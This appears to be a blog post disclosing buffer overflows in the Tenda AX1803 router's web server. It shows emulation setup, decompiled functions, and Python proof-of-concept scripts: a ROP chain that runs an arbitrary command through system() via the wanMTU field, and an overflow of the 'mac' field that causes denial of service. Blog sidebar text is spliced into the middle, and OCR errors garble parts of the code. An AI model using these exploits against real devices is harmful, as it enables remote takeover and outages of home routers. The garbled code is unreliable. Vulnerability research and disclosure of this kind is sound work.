注册





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Tenda ax1803 is vulnerable to a buffer overflow

# Tenda ax1803 is vulnerable to a buffer overflow

## Setting up the environment

Create a br0 NIC:

```
sudo tunctl -t br0 -u root
sudo ifconfig br0 192.168.0.1/24
```

Copy qemu-arm-static to the corresponding directory on the filesystem and start the tdhttpd service:

```
sudo chroot . ./qemu-arm-static ./bin/tdhttpd
```

## The first vulnerability

A stack overflow vulnerability exists in the fromAdvSetMacMtuWan function, which can lead to a denial of service or remote code execution vulnerability through a carefully constructed http request.

```
void __fastcall fromAdvSetMacMtuWan(_DWORD *a1)
 int v1; // r4
 int v3; // r0
 int v4; // r9
int v5[2]; // [sp+0h] [bp-8h] BYREF
char v6[256]; // [sp+8h] [bp+0h] BYREF
 v1 = 0;
 v5[0] = 0;
 \sqrt{5}[1] = 0;
 memset(v6, 0, sizeof(v6));
allocbuf("wan1.connecttype", (int)vs);
 v3 = atoi((const char *) v5);
v4 = sub_80444((websRec *)a1, v3);
 if (atoi((const char *)v3) == 2)
v1 = sub_8C594((websRec *)a1);
 if ( v1 | sub_8C6C8(a1) | v4 )
    snprintf(v6, 0x100u, "op=%d", 22);
    send_msg_to_netctrl(2, (int)v6);
 status_200(a1, "{\"errCode\":0}");
      petValue(a1, "wanMTU", (int)&byte_1EACC5);
       strcpy((char *)v9, v5);
```

```
getValue(a1, "wanMTU", (int)&byte_1EACC5);
strcpy((char *)v9, v3);
result = strcmp((const char *)v9, (const char *)v8);
if (!result)
  return result;
if ( a2 == 1 )
{
    SetValue((int)"static.mtu", (int)v9);
    return 1;
}
```

The proof-of-concept code for the vulnerability is as follows:

```
import requests,sys
from pwn import *

url = sys.argv[1] + "/goform/AdvSetMacMtuWan"
```

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```
cmd = sys.argv[2]
libc_base = 0xfef99000
gadget1 = 0xff08dcdc # mov r0, sp ; blx r3
gadget2 = 0xff01987c # mov r3, r4 ; mov r0, r3 ; pop {r4, pc}
system addr = 0xfefd06c8
payload = '128999999999'+ p32(system_addr) + p32(0xdeadbeef)*3 + p32(gadget2)
payload += p32(0xdeadbeef) + p32(gadget1) + cmd
payload = "wanMTU=%s&wanSpeed=0&cloneType=0&mac=00:00:00:00:00:01"%payload
content_length = len(payload)
headers = {
    "Host": "192.168.0.1",
    "X-Requested-With": "XMLHttpRequest",
    "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like G
    "Content-Type": "application/x-www-form-urlencoded; charset=UTF-8",
    "Origin": "http://192.168.0.1",
    "Referer": "http://192.168.0.1/main.html",
    "Content-Length": "%d"%content_length
r = requests.post(url, headers = headers, data = payload)
 4
```

## The Second vulnerability

A heap overflow vulnerability exists in the GetParentControlInfo function, which can cause a denial of service attack through a carefully constructed http request.

```
v2 = (cJSON *)cJSON_CreateObject();
memset(s, 0, sizeof(s));
v21 = 0;
v20 = getValue(a1, "mac", (int)&byte_1EACC5);
v3 = (unsigned __int8 *)malloc(0x254u);
v4 = (const char *)(v3 + 2);
memset(v3, 0, 0x254u);
strcpy((char *)v3 + 2, src);
```

The proof-of-concept code for the vulnerability is as follows:

```
import requests,sys
from pwn import *
url = sys.argv[1] + "/goform/GetParentControlInfo"
payload = 'a'*0x400
payload = 'mac=%s'%payload
content_length = len(payload)
headers = {
    "Host": "192.168.0.1",
    "X-Requested-With": "XMLHttpRequest",
    "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like G
    "Content-Type": "application/x-www-form-urlencoded; charset=UTF-8",
    "Origin": "%s"%url,
    "Referer": "%s/main.html"%url,
    "Content-Length": "%d"%content length
r = requests.post(url, headers = headers, data = payload)
 4
```

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- 2. ubuntu安装qemu(2282)
- 3. MIPS汇编学习(1976)
- 4. PWN——uaf漏洞学习(1618)
- 5. 攻防世界misc——János-the-Ripp

### 评论排行榜

1. House\_of\_orange 学习小结(2)

2. 漏洞分析: CVE-2017-17215(1)

3. 漏洞分析: CVE 2021-3156(1)

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4. 漏洞分析: CVE 2021-3156(1)

5. PWN——uaf漏洞学习(1)

## 最新评论

1. Re:漏洞分析: CVE-2017-17215 好耶, 又找到了

2. Re:漏洞分析: CVE 2021-3156 大神,虽然看不懂,但是貌似很厉害的

3. Re:House\_of\_orange 学习小结 学弟帮忙点个推荐啊,哈哈哈


4. Re:House\_of\_orange 学习小结 好耶,写的太详细了

## The third vulnerability

A heap overflow vulnerability exists in the setSchedWifi function, which could cause a denial of service by constructing an http request.

```
| getValue(a1, "schedWifiEnable", (int)"1");
| schedStartTime = getValue(a1, "schedStartTime", (int)&byte_1EACC5);
| schedEndTime = getValue(a1, "schedEndTime", (int)&byte_1EACC5);
| timeType = getValue(a1, "timeType", (int)"0");
| day = getValue(a1, "day", (int)"1,1,1,1,1,1");
| v4 = (char ")wifi get mibname((int)"wlan", (int)"enable", (int)s);
| allocbuf(v4, (int)v14);
| if (!LOBYTE(v14[0]) )
| strcpy((char *)v14, "1");
| if (atoi(timeType) )
| _isoc99_sscanf(day, "%d,%d,%d,%d,%d,%d,%d", &v17, &v18, &v19, &v20, &v21, &v22, &v23);
| SetValue((int)"sys.sched.wifi.timeType", (int)timeType);
| v5 = (char *)malloc(0x19u);
| v13 = atoi(v2);
| if (v5) |
| *v5 = atoi((const char *)v14) != 0;
| v6 = atoi(v2) != 0;
| v5[1] = v6;
| strcpy(v5 + 2, schedStartTime); // 可能存在堆溢出
| strcpy(v5 + 10, schedEndTime); // 可能存在堆溢出
```

The proof-of-concept code for the vulnerability is as follows:



### 分类:漏洞挖掘



posted @ 2022-09-15 01:12 Riv4ille 阅读(353) 评论(0) 编辑 收藏 举报

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